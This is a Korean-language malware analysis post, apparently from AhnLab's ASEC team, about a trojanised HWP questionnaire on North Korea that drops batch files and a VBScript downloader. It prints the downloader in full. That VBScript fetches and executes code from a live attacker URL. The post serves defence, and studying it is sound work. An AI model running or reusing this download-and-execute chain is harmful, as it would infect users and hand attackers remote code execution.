대북관련 질의서 제목의 한글문서(HWP) 유포


asec.ahnlab.com/ko/21873/

2021년 4월 9일

ASEC분석팀에서는 최근들어 대북관련 본문 내용을 담고 있는 악성 워드(WORD) 파일 유포가 증가하여 해당 내용에 대해 공유하였으나, 오늘은 대북관련 질의서 내용의 악성코드가 한글문서(HWP)의 형태로 유포되고 있는 정황을 포착하였다.

한글문서 내용을 보면 국내 방송사에서 2020년 12월 15일 북한관련 토론 질문지로 사용된 문서가 악성코드 제작자에 의해 수정된 것으로 추정된다. 이 악성 한글 파일은 이전에도 공유 된 적 있는 기법인 '링크 개체'를 포함하고있는데, 개체를 삽입한 경로정보 (C:\Users\Snow\AppData\Local\Temp)를 통해 Snow 이름의 컴퓨터 이름을 갖는 시스템에서 해당 문서가 제작된 것으로 추정된다.

- 문서 제목 : 질의서-12월15일.hwp
- 문서 내용




[그림1] – 문서 본문 내용

```
00000880  49 01 00 00 02 00 44 69 61 67 6E 6F 73 74 69 63  I.....Diagnostic
00000890  73 2E 62 61 74 00 44 3A 5C 44 69 61 67 6E 6F 73  s.bat.D:\Diagnos
000008A0  74 69 63 73 2E 62 61 74 00 00 00 03 00 31 00 00  tics.bat.....1..
000008B0  00 43 3A 5C 55 73 65 72 73 5C 53 6E 6F 77 5C 41  .C:\Users\Snow\A
000008C0  70 70 44 61 74 61 5C 4C 6F 63 61 6C 5C 54 65 6D  ppData\Local\Tem
000008D0  70 5C 44 69 61 67 6E 6F 73 74 69 63 73 2E 62 61  p\Diagnostics.ba
000008E0  74 00 39 00 00 00 73 74 61 72 74 20 77 73 63 72  t.9...start wscr
000008F0  69 70 74 20 2F 2F 62 20 2F 2F 65 3A 76 62 73 63  ipt //b //e:vbsc
00000900  72 69 70 74 20 25 74 65 6D 70 25 5C 48 6E 63 43  ript %temp%\HncC
00000910  6F 6E 66 69 67 2E 69 6E 69 0D 0A 65 78 69 74 30  onfig.ini..exit0
```


[그림2] – 제작자 사용자 명 Snow

위 [그림1]과 같이 특정 방송의 질의서 내용인 것처럼 위장을 하여 유포가 되었으며 내부에 악성 개체를 삽입한 형태를 띄고있다. 이전에는 개체를 확인할 수 있도록 제작된 것에 반해 이번에는 문서에 비밀번호를 설정하여 편집제한을 걸어두어 비밀번호를 모를시 해당 개체의 속성을 확인 할 수 없도록 했다.



[그림3] – 문서 편집 시도시 암호 필요

하지만 이전과의 공통점이라면 위에서도 언급한 것과 같이 내부에 개체를 삽입하여 상대경로 링크를 사용한 것으로 보인다. 해당 악성 문서가 “C:\User\[사용자명]\AppData\” 경로에 위치하지 않으면 아래와 같이 내부 악성 개체가 실행되지 못한다. 암호가 걸려있어 개체 속성을 확인 하지 못하지만 이는 상대 경로로 지정되어 있기 때문에 해당 위치 참조를 못하는 것으로 해석할 수 있다.



[그림4] – 상대경로를 사용한 링크 개체

조건에 맞는 경로에서 해당 문서를 실행 후 내부 화면을 덮고있는 개체를 클릭 시 질의서 악성 한글 문서에서 아래 경로로 생성하는 파일 TroubleShooter.bat을 실행한다.

생성 파일

– %TEMP%\TroubleShooter.bat

```
start /min %temp%\Diagnostics.bat
```

– %TEMP%\Diagnostics.bat

```
start wscript //b //e:vbscript %temp%\HncConfig.ini
exit
```

– %TEMP%\HncConfig.ini


```
On Error Resume Next:Set x = CreateObject("MSXML2.ServerXMLHTTP.6.0"):x.open "GET",
"http://yegip.kr/se2/photo_uploader/plugin/update/list.php?query=0",
0:x.Send:rt=x.responseText:Execute(rt)
```

실질적으로 악성행위를 수행하는 파일은 HncConfig.ini 파일로 추가 악성 URL로 접속을 시도하나 현재는 해당 네트워크에서 데이터가 수신되지 않아 이후 악성 행위는 확인되지 않는다.

- 동작 순서 : TroubleShooter.bat > Diagnostics.bat 실행 > HncCongif.ini 실행 > 악성 URL 연결
- 악성 URL : hxxp://yegip.kr/se2/photo_uploader/plugin/update/list.php?query=0

최근 대북과 관련된 문서 내용을 포함하고 있는 다양한 문서류가 유포 중이므로 북한 관련 업무를 수행하는 사용자 뿐 아니라 위와 같이 질의서를 위장한 문서에 속아 피해에 노출되지 않도록 모든 사용자들의 주의가 필요하다.

해당 파일은 자사 V3제품에 2021.04.09.04엔진에 진단이 반영되었으며 현재 타 백신들의 진단 현황은 아래와 같다.



[그림5] – VirusTotal 진단 상황
현재 V3 제품에서는 해당 파일에 대해 아래와 같이 진단하고 있다.

[파일 진단]

- Dropper/HWP.Agent (2021.04.09.04)
- Trojan/BAT.Runner (2021.04.09.04)
- Downloader/VBS.Agent (2021.04.09.04)

[IOC]

hxxp://yegip.kr/se2/photo_uploader/plugin/update/list.php?query=0

[관련 블로그]

링크 개체를 이용한 악성 한글문서(HWP) 주의 – 코인업체 사칭 – ASEC BLOG

ASEC 분석팀은 지난주 코인업체를 사칭한 악성 한글 문서 파일이 유포됨을 확인하였다. 한글 파일에는 특정 코인 업체의 운영 정책이 변경되어 해당 사항을 확인하도록 하는 내용이 담겨 있다. 파일 실행 시 내부에 포함된 OLE 개체(EXE 실행파일)가 %temp%폴더에 생성된다. 파일명이 hanwordupdate.exe로 되어있어 사용자가 한글의 정상 파일로 착각할 수 있어 주의가 필요하다. 악성 한글문서 내용 파일 내부에는 개체를 실행하기 위해 링크가 포함된 도형이 존재하며, 특정 도형들은 페이지 전부를 덮고 있어 사용자가 어느 곳을…

대북관련 본문 내용의 External 링크를 이용한 악성 워드 문서 – ASEC BLOG

ASEC 분석팀에서는 다양한 형태의 문서형 악성코드들에 대해 소개해왔다. 그 중에서 대북과 관련한 본문 내용의 악성 문서는 주로 HWP(한글) 형태로 제작되었고 이전 ASEC 블로그에서도 그 내용을 확인 할 수 있다. 이번에 소개할 내용은 대북 관련한 본문 내용이 담긴 악성

DOC(워드) 문서로, ASEC 분석팀에서 확보해온 해당 문서들의 일부를 공개하고자 한다. 메일로 인해 유포되었을 것으로 추정되는 해당 문서들은 아래와 같은 본문 내용을 포함하며, 문서 내부 XML에 작성된 코드에 '외부 External 연결 주소'로 접속하여 …
Categories:악성코드 정보

Tagged as:링크개체, 대북관련, HWP, 악성한글